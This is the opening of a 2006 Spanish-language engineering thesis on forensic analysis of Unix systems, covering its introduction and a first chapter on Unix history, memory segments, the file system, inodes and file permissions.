UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO

FACULTAD DE INGENIERIA

“ANALISIS FORENSE EN SISTEMAS UNIX”

T E S I S

QUE PARA OBTENER EL TITULO DE:

INGENIERO EN COMPUTACION

P R E S E N T A :

SERGIO ALAVEZ MIGUEL

DIRECTORA: JAQUELINA LOPEZ BARRIENTOS


MEXICO, D.F. MAYO, 2006

Agradecimientos

Esta es la parte más difícil de este trabajo escrito, por qué, porque se corre el riesgo de omitir a las personas que de algún u otro modo contribuyeron para lograr esta meta.

Agradezco a mi familia, a mi directora de tesis, sinodales, amigos y también a todos aquellos que en algún momento de la vida me han hecho tropezar y que con ello he aprendido a librar obstáculos y no morir en el intento, a todos ellos:

Gracias.


Alejandro Azul
JC Guel
Jorge Alavez
Maribel Hernandez
Daniel Varela
ALFONSO FONSECA
Lety
Jaquelina López
JACK BARON
Che Bolitas
MamÁ luisa
Maaaarciaaaaa!!!!
Papá Domingo
Floriberto
Abel Herrera
Lizbeth Eras
Gaby López
Buscando a Memo
Lucy Montes
Domingo Servín
Isaac Morales
Mamá Amalia
Gaby Ángel
Alejandro Nuñez
Rubén Aquino
Leticia Martínez
Juan Jose Spits
Jonathan Hidalgo
Profe. Gerardo
Papá goyo
JAVIER
Vicky
Jorgito
Pedro Montes
Armando Vega
Rosa Martínez
Elvia
Chayo
David Eduardo Cuevas
Marco Vigueras
Jorge Mario
Tio Chucho
Susana
Hanabel
Yoli
Ivonne Bombon

Lista de figuras

Introducción

Introducción

La tecnología en cómputo y redes dominan nuestras vidas, sin embargo existen aún demasiadas personas quienes rechazan vivir con esta tecnología en su vida diaria, sólo basta pensar la utilidad que nos trae en la educación, trabajo, servicios, comunicaciones, etc., sería imposible realizar muchas de las actividades que llevamos a diario sin su uso.

La adopción de nuevas tecnologías sigue un patrón predecible, primero la tecnología es introducida y pronto se adopta para utilizarla, al incrementar su uso, algunos usuarios explotan sus capacidades para dirigir su desarrollo, desafortunadamente, algunos otros la utilizan para delinquir y facilitar la actividad criminal. Nosotros dentro de una vida académica no estamos exentos de este tipo de actividad, somos parte de ella, pues tomamos parte al introducirla a nuestras vidas, y al mismo tiempo, somos blanco perfecto de personas que buscan lucrar con usuarios incautos con el fin de proteger su identidad delictiva.

Desde la aparición y uso masivo de los equipos de cómputo, los administradores de éstas realizan una gran labor para construirlas y mantenerlas con el fin de limitar (disminuir) los problemas de cómputo, debido a que el incremento de información importante en los sistemas, los problemas de seguridad llegan a ser aparentes.

En un sistema confiable, la auditoría de seguridad y detección de intrusos ha llegado a ser una parte importante de la seguridad en cómputo y redes para detectar violaciones a las políticas de seguridad de la organización, pero qué sucede cuando un sistema ya no es confiable, la auditoría de seguridad y detección de intrusos pasan a un segundo plano, entonces es necesario un análisis forense.

Al proceso de capturar, recuperar y analizar información de un sistema comprometido se le conoce como Análisis Forense, las preguntas que surgen inmediatamente son las siguientes:

- ¿Qué información se debe capturar?
- ¿Cuál de ella se debe recuperar?
- ¿Cómo se debe llevar la recopilación de información?
- ¿Cómo se debe realizar el análisis?
- ¿Qué se espera obtener con el análisis?

- ¿Quién realizará esta actividad?

Cómo se puede ver, el realizar un análisis forense no es una actividad simple.

Comúnmente, cuando se realiza un análisis forense, si no se tiene una metodología bien establecida, se corre el riesgo de omitir recopilar información importante para el análisis, o aún peor, modificar el sistema de cómputo, lo cual traería como consecuencia un análisis forense erróneo, estos y otros puntos fueron tomados en cuenta para darle vida a este trabajo.

La tesis Análisis Forense en Sistemas Unix está dividida en 5 capítulos, a través de los cuales se introduce al lector en temas cada vez más específicos, así, el **capítulo 1**, se encarga de dar a conocer los detalles del sistema operativo Unix que un usuario necesita conocer para entender las procedimientos a seguir en la realización de un análisis forense.

Una vez que se han establecido las bases sobre las cuales se desarrolla este trabajo, se presentan las cuestiones relevantes a la seguridad en cómputo, tales temas pueden ser consultados en el **capítulo 2**. Se realiza un estudio sobre la seguridad en el sistema operativo y en red, se hizo de este modo para establecer la diferencia entre ambos y para definir el alcance de nuestro desarrollo del proyecto, y dejar en claro con que recursos se cuentan para alcanzar el objetivo.

La seguridad en cómputo no solamente radica en la protección lógica de los recursos disponibles, la seguridad física es un tema tan amplio como el primero, y que la mayoría de las veces se omite por desconocimiento o por que no se cree tan importante, como ejemplo, en el ataque a las torres gemelas de New York en 2001, muchos servidores de cómputo fueron perdidos y con ello la información que contenían, en tal caso los recursos materiales se pueden recuperan, pero la información no. Si el ejemplo citado parece lejano a nuestras vidas, los huracanes (Stan y Wilma) que han azotado el sureste mexicano (Oaxaca, Chiapas, Quintana Roo) son el claro ejemplo en el que la seguridad física de los equipos de cómputo se omitió y trajo severos daños a las tecnologías de la información.

En el **capítulo 3** se aborda la teoría de un análisis forense, la metodología empleada en todo el proceso de su realización, las herramientas utilizadas, el riesgo de omitir la planeación y la legislación que en nuestros días opera. Un

punto que es importante destacar es que se realiza una separación de lo que es un análisis forense y una auditoría de seguridad informática.

La implementación de la herramienta desarrollada se presenta en el **capítulo 4**, el cual comienza presentando la etapa de análisis, se detalla la necesidad de crear la herramienta, una comparativa de los lenguajes de programación disponibles y de por qué Perl fue el óptimo, sin olvidar presentar la etapa de pruebas y mantenimiento.

En la etapa de pruebas se aplicó la herramienta desarrollada sobre varios sistemas comprometidos, con lo cual se obtuvo un buen parámetro de utilidad y de mejoras, como parte de esta etapa se muestra un **capítulo 5**, el cual presenta un caso práctico, el sistema tomado como ejemplo se obtuvo de un evento realizado a nivel internacional llamado reto forense, sobre tal sistema proporcionado se realizó el análisis forense y los resultados son presentados en este capítulo.

Finalmente, el trabajo da a conocer las conclusiones a las que se llegaron después de haber desarrollado el presente trabajo.

Considero que el presente trabajo de tesis abarca desde los puntos más básicos hasta temas que muy pocas veces se presentan en las aulas de clase, es por ello que resulta un buen material de consulta para los lectores interesados en el tema.

Capítulo 1

Sistema Operativo Unix

1.1 Antecedentes y orígenes de Unix

¿Por qué tuvo tanto éxito el enfoque de Unix? Aparentemente, su simplicidad fue un factor decisivo. En su diseño, sus creadores antepusieron la facilidad de comprensión a la eficiencia, de manera que era fácil entender el código y, por ende, adaptarlo a las necesidades de otros. Unix no es una reliquia del pasado; de hecho, la mayor parte de los sistemas operativos actuales son una evolución de Unix (incluidos MS-DOS y Windows). Por eso es conveniente conocer los principios en los que se fundamenta, puesto que esos mismos principios estarán presentes (de una u otra manera) en los sistemas que hoy podamos manejar.

1.1.1 Filosofía de Unix

Para Unix todo es un archivo, esta idea, propia de la orientación a objetos (si bien la precede), consiste en que la unidad básica para la interacción con el sistema es una entidad llamada archivo que, como los archivos en papel, puede abrirse, leerse, avanzar hojas hacia delante y hacia atrás, escribir en él, y cerrarse. Este modelo tan sencillo puede parecer ingenuo, pero ha probado ser extremadamente valioso. Permite a un programa acceder transparentemente a un documento de texto o a un puerto de comunicación. Por ello, no existen periféricos, sólo archivos. De esta manera se unifican todos los procesos de entrada y salida. Los directorios son archivos que contienen enlaces con otros archivos. Terminales, discos compactos e impresoras son archivos, en teoría se puede escribir y leer de todos ellos. Para encontrar los archivos en el disco, el sistema utiliza punteros llamados i-nodos.

La insistencia de la filosofía “lo pequeño es hermoso” tuvo mejores efectos. Primero, si un nuevo requerimiento surgía y que antes éste no era previsible aparentemente: la salida de algunas de esas herramientas, fueron llamadas como comandos de propósito simple, éstos deben ser canalizados a través de la salida de otras herramientas. De esta necesidad viene el concepto de comandos pipelines (tuberías) y, salida y entrada estándar. Segundo, el desarrollo de nuevos comandos y otras aplicaciones fue menos difícil que en otros sistemas operativos, lo que hizo que el sistema Unix comenzara a tener

un crecimiento que aun hoy en día continúa. Esta facilidad de desarrollar software y mantenerlo fue un resultado directo de la filosofía del sistema Unix para crear herramientas. Tercero, el sistema Unix contiene un gran número de comandos de propósito simple, que permiten al usuario combinarlos para obtener un resultado específico, en lugar de aprenderse comandos específicos como sucede en otros sistemas operativos.

De este modo, es como Unix ha logrado incorporar un conjunto de herramientas que guardan cierta analogía con una navaja multiusos, son simples, pero hacen muy bien su trabajo. En lugar de construir programas muy complejos, Unix proporciona muchas pequeñas herramientas, y un esquema para poder combinarlas de forma efectiva. Este diseño escala muy bien, permitiendo al sistema crecer, incorporar nuevas herramientas y, a la vez, ser compatible hacia atrás.

1.1.2 Portabilidad

Debido a que Unix fue escrito en lenguaje C, el traslado a una nueva máquina (portarlo) fue más fácil que en los primeros días de su existencia. El traslado requiere que primero se escriba un compilador en C para la nueva máquina. Después hay que escribir controladores de los dispositivos para los dispositivos de E/S de la nueva máquina, tales como terminales, impresoras y discos. Aunque este código está en C, no se puede transferir de una máquina a otra, puesto que dos discos no tienen que funcionar de la misma manera. Por último, se debe volver a escribir (por lo general en lenguaje ensamblador) un pequeño código dependiente de la máquina, como los controladores de las interrupciones y las rutinas para el manejo de memoria.

A fines de la década de los ochenta, se utilizaban ampliamente dos versiones distintas, un tanto incompatibles, de Unix: 4.3BSD y la versión 3 del sistema V. Además, casi todos los vendedores añadían sus propias mejoras no estándar. Esta división en el mundo de Unix, aunada al hecho de que no existían estándares para el formato de los programas en binario, inhibió en gran parte el éxito comercial de Unix, puesto que los vendedores de software no podían escribir y empacar programas en Unix (como ocurría con MS-DOS). Los primeros intentos por lograr un Unix estándar fracasaron. Por ejemplo, AT&T lanzó el SVID (siglas en inglés de Definición de Interfaz del

Sistema V), en donde se definían las llamadas al sistema, formato de archivos, etc.

1.1.3 Integridad de datos

Consideremos un documento almacenado digitalmente. En términos genéricos llamaremos "datos" a cualquier documento o información almacenada digitalmente. Se dice que la integridad de estos datos ha sido preservada cuando los datos *no han sido alterados (modificados, borrados) de una manera no autorizada desde el momento en que fueron creados, transmitidos o guardados por una fuente autorizada*. Para poder asegurar la integridad de los datos, se requiere la habilidad de detectar su manipulación por quien no posee la autoridad para hacerlo. La manipulación o alteración de los datos incluye inserción, borrado o sustitución de partes o del todo.

1.1.4 Modelo de memoria

El modelo de memoria de Unix es algo directo, para que los programas sean portables y poder implantar Unix en máquinas con unidades de manejo de memoria con amplias diferencias entre sí, desde casi nada (IBM/PC) hasta un sofisticado hardware de paginación. Cada proceso en Unix tiene un espacio de direcciones, con tres segmentos: texto, datos y pila. En la figura 1.1 (a) se muestra un ejemplo de espacio de direcciones de un proceso.

El **segmento de texto** contiene las instrucciones de máquina que conforman el código ejecutable del programa. Es producido por el compilador y el ensamblador, al traducir el programa en C. Pascal u otro código de máquina. El segmento de texto es exclusivo para la lectura. Los programas que se modificaban a sí mismos pasaron de moda desde ya hace más de medio siglo, puesto que era difícil su comprensión y depuración. Así, el segmento de texto no crece ni disminuye ni se modifica de alguna otra manera.

El **segmento de datos** es un espacio para almacenar las variables, cadenas, arreglos y otros datos del programa. Tiene dos partes, los datos inicializados y los datos no inicializados. Por razones históricas, éstos últimos se conocen como BBS. La parte inicializada del segmento de datos contiene las variables y constantes del compilador que necesitan un valor al iniciar el programa.




Figura 1.1 (a) El espacio de direcciones virtuales del proceso A. **(b)** Memoria física. **(c)** El espacio de direcciones virtuales del proceso B

Por ejemplo, en C es posible declarar una cadena de caracteres e inicializarla al mismo tiempo. Al iniciar el programa, éste espera que la cadena tenga su valor inicial. Para implantar esta construcción, el compilador asigna a la cadena un lugar en el espacio de direcciones y garantiza que al iniciar el programa, esta posición contenga a la cadena adecuada. Desde el punto del sistema operativo, los datos inicializados no son tan distintos del texto del programa (ambos contienen patrones de bits creados por el compilador, los cuales deben cargarse en la memoria al iniciar el programa).

La existencia de datos no inicializados es en realidad una optimización. Cuando una variable global no se inicializa de forma explícita, la semántica del lenguaje C indica que su valor es 0. En la práctica, la mayoría de las variables globales no se inicializa su valor y sus valores iniciales son entonces 0. Esto se puede implantar al tener una sección del archivo ejecutable en

binario igual al número de bytes de datos e inicializarlos todos, incluyendo a aquellos que tenían un valor predefinido del 0.

Sin embargo, esto no se hace, para ahorrar espacio en el archivo ejecutable. En lugar de esto, el archivo contiene todas las variables inicializadas en forma explícita después del texto del programa. Las variables no inicializadas se concentran después de las inicializadas, de forma que lo único que debe hacer el compilador es colocar una palabra en el encabezado para indicar los bytes por asignar.

Para declarar este punto, consideremos la figura 1.1. Aquí, el texto del programa es de 8K y los datos inicializados también son de 8k. Los datos no inicializados (BBS) son de 4k. El archivo ejecutable sólo tiene 16k (texto + datos inicializados), más un breve encabezado que indica al sistema que asigne otros 4k después de los datos inicializados y cero antes de comenzar el programa. Este truco evita almacenar 4k de ceros en el archivo ejecutable.

A diferencia del segmento de texto, que no puede cambiar, el segmento de datos si puede ser modificado. Los programas modifican sus variables todo el tiempo. Además muchos programas necesitan asignar el espacio de manera dinámica durante su ejecución. Unix maneja esto al permitir que el segmento de datos crezca y se reduzca al asignar y liberar la memoria. Se dispone de una llamada al sistema para permitir a un programa que establezca el tamaño de su segmento de datos. Así, para asignar más memoria, un programa puede incrementar el tamaño de su segmento de datos.

El tercer segmento es el **segmento de la pila**. En la mayoría de las máquinas, éste comienza en la parte superior del espacio de direcciones virtuales y crece hacia abajo en dirección de 0. Si la pila crece debajo de la parte inferior del segmento de la misma, ocurre, por lo general, un fallo de hardware y el sistema operativo reduce el límite inferior del segmento de la pila en unos cuantos miles de bytes (por ejemplo, una página). Los programas no controlan en forma explícita el tamaño del segmento de la pila.

Al iniciar un programa, su pila no está vacía, sino que contiene las variables del entorno (shell), así como la línea de comando escrita en el shell para llamar a dicho programa. De esta manera, un programa puede descubrir sus argumentos.

Cuando dos usuarios ejecutan el mismo programa, como es el caso de un editor, sería posible, pero ineficiente, tener dos copias del texto del programa editor en la memoria al mismo tiempo. En vez de esto, muchos sistemas Unix soportan los segmentos de texto compartidos. En la figura 1.1(a) y 1.1(c) se muestran dos procesos que tienen el mismo segmento de texto. En la figura 1.1(b) se presenta una posible distribución de la memoria física, en donde ambos procesos comparten el mismo segmento de texto. La asociación se hace mediante el hardware de la memoria virtual.

Los segmentos de datos y de la pila nunca se comparten. Si cualquiera de ellos necesita crecer y no existe espacio adyacente hacia el cual hacerlo, se le desplaza a otra parte de la memoria.

En ciertas computadoras, el hardware soporta espacios independientes de direcciones para las instrucciones y los datos. Cuando se dispone de esta característica, Unix la puede utilizar.

Dependiendo de la computadora en la que se ejecute, Unix utiliza dos técnicas de manejo de memoria: swapping y memoria virtual. Lo estándar en Unix es un sistema de intercambio de segmentos de un proceso entre memoria principal y memoria secundaria, llamado swapping lo que significa que se debe mover la imagen de un proceso al disco si éste excede la capacidad de la memoria principal, y copiar el proceso completo a memoria secundaria. Es decir, durante su ejecución, los procesos son cambiados de y hacia memoria secundaria conforme se requiera.

Si un proceso necesita crecer, pide más memoria al sistema operativo y se le da una nueva sección, lo suficientemente grande para alojarlo. Entonces, se copia el contenido de la sección usada al área nueva, se libera la sección antigua y se actualizan las tablas de descriptores de procesos. Si no hay suficiente espacio en memoria en el momento de la expansión, el proceso se bloquea temporalmente y se le asigna espacio en memoria secundaria, se copia a disco y posteriormente, cuando se tiene el espacio adecuado -lo cual sucede normalmente en algunos segundos- se devuelve a memoria principal.

El proceso que se encarga de los intercambios entre memoria y disco (llamado swapper) debe ser especial y no podrá perder su posición privilegiada en la memoria central. El kernel se encarga de que nadie intente siquiera interrumpir este proceso, del cual dependen todos los demás.

1.2 Sistema de archivos

Una de las mejores contribuciones que ha hecho Unix a la tecnología computacional es el *sistema de archivos*. El manejo de archivos es extremadamente flexible y poderoso en los sistemas Unix, por ello, muchos conceptos introducidos por él han sido adoptados por otros sistemas operativos.

El sistema Unix provee de un esquema de directorios jerárquico. Un directorio puede contener un grupo de archivos. Directorios pueden ser incluidos en otros directorios, de lo cual resultan ramas de directorios, comúnmente descrito como una estructura de árbol. Comandos, archivos de datos, otros directorios, y dispositivos de hardware pueden ser representados como entradas de directorio. El sistema Unix provee de una manera poderosa y simple de nombrar archivos o directorios dentro del sistema de archivos.

1.2.1 Árbol de directorios

El árbol de directorios estándar en los sistemas Unix, comienza con el directorio raíz en el punto más alto de la jerarquía y bajo de él varios subdirectorios que tienen un amplio rango de funciones.

- */bin* contiene archivos binarios relacionados con el sistema.
- */boot* se utiliza para arrancar el sistema, contiene varios archivos que el sistema necesita en diferentes momentos durante el proceso de inicio.
- */dev* contiene los archivos de dispositivos. Todo dispositivo tiene, al menos, un archivo de dispositivo asociado a él.
- */etc* cuenta con archivos y programas que se utilizan para la configuración del sistema.
- */lib* contiene las bibliotecas necesarias para el desarrollo de programas.
- */root* es el directorio de trabajo para el superusuario.

- */sbin* contiene programas que se usan para administrar el sistema (binarios del sistema)

- */home* incluye los directorios de trabajo relacionados con los usuarios.

- */usr* abarca varios directorios relacionados con los usuarios, por ejemplo, en */usr/bin* se encuentran varios de los binarios para usuarios, en */usr/include* se encuentran archivos de apoyo para programación, etc.

- */tmp* es un directorio de trabajo temporal, normalmente la información de ese directorio se borra cada cierto tiempo o, cuando se arranca el sistema.

1.2.2 Archivos y directorios

Formalmente, en los sistemas Unix existen cuatro tipos de archivos: ordinarios (también llamados de datos), directorios, archivos de dispositivos (conocidos también como archivos especiales) y tuberías (en inglés llamados *pipes* o *fifos*).

Un archivo es una secuencia de bytes de datos que residen en un formato semipermanente en algunos medios estables tal como discos magnéticos, discos compactos regrabables o cintas. Los archivos pueden contener cualquier cosa que se pueda representar como una cadena de bytes: por ejemplo, programas ejecutables, texto, bases de datos, imágenes, por mencionar algunos.

Las operaciones que se pueden hacer con los datos de un archivo son:

- Leer o escribir cualquier byte del archivo.
- Añadir bytes al final del archivo, con lo que aumenta su tamaño.
- Truncar el tamaño de un archivo a cero bytes. Esto es como si se borrara el contenido del archivo.

Dos o más procesos pueden leer y escribir concurrentemente sobre un mismo archivo. Los resultados de esta operación dependerán del orden de las llamadas de entrada/salida individuales de cada proceso y de la gestión que el planificador haga de los procesos, y en general son impredecibles.

Los archivos ordinarios, como tales, no tienen nombre y el acceso a ellos se realiza a través de los i-nodos.

1.2.3 i-nodos

Cada archivo en el sistema tiene exactamente un i-nodo. Los i-nodos son la descripción de los archivos para el sistema, y las entradas del directorio permiten a un usuario referirse a un archivo particular por un nombre. El i-nodo contiene información del siguiente tipo:

- Tipo de archivo: regular/directorio/especial
- Propietario
- Grupo
- Información de protección
- Número de enlaces
- Fecha de creación
- Fecha de acceso y de la modificación más reciente
- Punteros a los bloques de datos

Uno de los elementos en la tabla de datos que forma cada directorio es el i-nodo, éste es usado para cada archivo, de modo que, cuando un archivo es actualizado, el sistema actualiza el i-nodo. La lista de i-nodos es colocada cuando un sistema de archivos es creado. Cuando la lista de i-nodos se ha llenado, especialmente en discos floppy, ya no se pueden crear nuevos archivos, esto sucede porque ya no existen i-nodos disponibles.

1.2.4 Nombre

Tanto archivos como directorios siguen las mismas reglas para tener un nombre: cualquier carácter ASCII es permitido, se toman de distinto modo las letras mayúsculas y minúsculas, por ello un archivo llamado *UNIX* es diferente a uno llamado *unix*.

Se puede usar cualquier carácter en el nombre de un archivo, no existe distinción entre el nombre y su extensión. Muchos nombres de archivos poseen extensiones, tal como *main.c* o *programa.pl*, pero estas reglas de nombres son convenciones que los usuarios han agregado, de este modo, las

extensiones no son forzadas por ninguna propiedad del sistema. Sin embargo, se puede usar cualquier nombre de archivo o directorio que se quiera, eso incluye a los caracteres que tienen un significado especial para el shell, por ejemplo, el caracteres $ (pesos), el ; (punto y coma), el \ (backslash), el & (ampersand), el ¡ (signo de exclamación), el * (asterisco), y el | (pipe). Se pueden usar los caracteres mencionados, pero puede causar confusión, porque donde se mencionen en el shell, se debe colocar el nombre del archivo o directorio entre comillas, de lo contrario, el shell los interpretará como operadores en lugar de caracteres normales. Un carácter más, el / (slash) está reservado para crear nombres de archivos y directorios y no puede ser utilizado.

En cuanto a los nombres de directorios, se pueden construir nombres de archivos que incluyen a un directorio como parte del nombre. El carácter / es usado para separar los diferentes componentes de un nombre de archivo. Por ejemplo, el nombre *dir/goodbye* se refiere al archivo llamado *goodbye* dentro del directorio *dir*.

1.2.5 Tamaño

En Unix, un archivo puede crecer casi indefinidamente, no hay límite para el tamaño de los archivos; sin embargo, algunos sistemas copia de los Unix estándar tienen ciertas limitaciones incorporadas.

Es importante hacer referencia al concepto de bloqueo de un archivo, de este modo, un mecanismo de bloqueo de archivos permite a un proceso acceder a un archivo determinado con exclusión de todos los demás, si otros procesos intentan acceder a ese archivo, serán obligados a esperar a que el primero indique que ha terminado. Los archivos actualmente abiertos para lectura no deben ser abiertos para escritura, y los archivos abiertos para escritura no deben ser abiertos de ningún modo.

1.2.6 Permisos

Cada archivo y directorio en el sistema de archivos tienen varios atributos además de su nombre. Desde que el sistema Unix soporta múltiples usuarios, los archivos pueden ser creados por usuarios individuales, por ello, cada

usuario tienen sus propios archivos hasta que son borrados o cedidos a otro usuario.

Cada usuario pertenece a un grupo, y puede compartir archivos con usuarios del grupo, pero no con usuarios de diferente grupo. Cuando se realiza un listado largo (figura 1.2) de los archivos, la columna más a la izquierda muestra los permisos de los archivos.

```
-rw-r–r--      1 root    root      16138 Mar 24  2003 services
-rw-r-----     1 root    shadow     1147 Nov  5 11:21 shadow
drwxr-xr-x     2 root    root       4096 Mar 17  2003 skel
drwxr-xr-x     3 root    root       4096 Mar 28  2003 sound
drwxr-xr-x     2 root    root       4096 Sep 24 11:57 ssh
```

Figura 1.2 Listado largo de los archivos

Como primer carácter aparecerá un – (guión medio) se trata de un archivo normal, una *d* si es un directorio, y una *l* (ele) si se trata de una liga simbólica. Algunas veces podrá ser una letra *c* ó *b*, para indicar que se trata de un archivo especial de tipo carácter o bloque, respectivamente.

Las siguientes tres posiciones muestran los permisos del dueño del archivo, los siguientes tres dan los permisos para el grupo dueño del archivo y los últimos tres muestran los permisos para todos los usuarios del sistema.

Cada uno de los tres grupos de permisos se componen de tres partes: acceso a lectura, acceso a escritura y acceso a ejecución.

El acceso a lectura significa que el usuario (dueño, grupo o los otros usuarios) pueden leer el contenido del archivo. El acceso a escritura significa que el usuario puede escribir en el archivo (editando o redireccionando alguna salida a éste). El acceso a ejecución significa que el usuario puede ejecutar el archivo.

En el caso de los directorios, el significado es levemente diferente: el acceso a lectura significa que al usuario le es permitido ver el contenido del directorio. El acceso a escritura significa que el usuario puede crear archivos en el directorio, y el acceso a ejecución significa que el usuario puede realizar búsquedas en subdirectorios.

Las ligas simbólicas tienen los permisos del objeto al que apuntan; los permisos de la liga en si misma no tienen ningún significado.

El sistema Unix provee de varios comandos diseñados para manipular los permisos de archivos y directorios.

En los sistemas Unix System V no es posible modificar el tamaño de un archivo salvo para reducirlo a 0 bytes o para incrementarlo añadiéndole bytes al final.

